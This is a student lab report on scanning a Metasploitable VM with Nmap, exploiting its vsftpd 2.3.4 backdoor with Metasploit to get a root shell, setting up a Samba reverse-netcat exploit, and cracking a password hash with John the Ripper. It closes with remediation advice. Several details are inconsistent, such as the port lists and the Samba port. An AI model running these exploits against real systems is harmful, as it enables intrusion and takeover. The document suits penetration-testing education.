🔐 Ethical Hacking Project

Scanning and Enumerating a Local Network with Nmap

Name: Munna Kumar
ERP: 6602414
Branch: Information Technology
Semester: 6th

Table of Contents

Project: Simulating Real-World Network Exploitation and Defense

Project Objectives:


To understand and apply techniques in:

- Network scanning
- Service enumeration
- Vulnerability exploitation
- Privilege escalation
- Password cracking
- Security remediation

🔧 Tools Used


- Kali Linux (Attacker Machine)
- Metasploitable (Target Machine)
- Nmap
- John the Ripper

 Task 1: Basic Network Scan



Command: nmap -v 192.168.192.0/24

Targeted Output




Command:nmap -vv 192.168.192.128

Task 2: Reconnaissance

Task 1: Scanning for hidden ports

Command: nmap -v -p- 192.168.192.128



Type your text

Total Hidden Ports 7

8787/tcp
41004/tcp
47901/tcp
51188/tcp
53062/tcp
6105/tcp
5907/tcp


2.2 Service Version Detection

Command: nmap -v -sV 192.168.192.128

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:9B:D8:B1 (VMware)
```

Command: nmap -v -O 192.168.192.128

2.3 Operating System Detection



 Task 3: Enumeration Summary

Target IP Address: 192.168.192.128

Operating System: Linux 2.6.9 - 2.6.33

MAC Address: 00:0C:29:9B:D8:B1 (VMware)

Device Type: General-purpose

Open Services (Excluding Hidden Ports)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1

Hidden Services

8787/tcp open drb Ruby DRb RMI


47436/tcp open mountd 1-3 (RPC #100005)

50918/tcp open java-rmi GNU Classpath grmiregistry

59995/tcp open nlockmgr   1-4 (RPC #100021)

60004/tcp open status   1 (RPC #100024)

 Task 4: Exploitation of Services



1.vsftpd 2.3.4: Exploited via known backdoor vulnerability.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.192.128
RHOST => 192.168.192.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 21
RHOST => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                       l
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.192.128
RHOSTS => 192.168.192.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.192.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.192.128:21 - USER: 331 Please specify the password.
[+] 192.168.192.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.192.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.192.129:34809 → 192.168.192.128:6200) at 2025-05-18 05:20:24 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

2. smb 3.0.20-dbian (Port 443)

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                       l
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

 Task 5: Creating a Privileged User

Command:

adduser meta

Password: 12345

/etc/passwd Entry:

meta:x:1001:1001:meta,,,:/home/meta:/bin/bash

/etc/shadow Hash:

meta:$0$7nWuasBV$pr6ZAFfqT9NcHv1pPX8Rj.

 Task 6: Cracking Password Hash

meta:$0$7nWuasBV$pr6ZAFfqT9NcHv1pPX8Rj.

Stored Hash in `hashes.txt`:

Cracking Commands:

john hashes.txt

john hashes.txt --show

Cracked Password: 12345

 Task 7: Remediation and Recommendations

Identified Vulnerabilities & Fixes:

1. vsftpd 2.3.4 – vulnerable backdoor

   Fix: Upgrade to vsftpd 3.0.5

2. OpenSSH 4.7p1 – outdated, brute-forceable

   Fix: Upgrade to OpenSSH 9.6

3. Java RMI Service – allows remote execution

   Fix: Disable or firewall restrict access

 Major Learnings

- Applied Nmap for full-range scanning and OS detection.
- Understood enumeration and real-world exploitation techniques.
- Gained skills in privilege escalation and hash cracking.
- Learned how to evaluate vulnerabilities and apply proper remediation.

This project simulates a real world penetration test using open source tools and is intended strictly for educational purpose.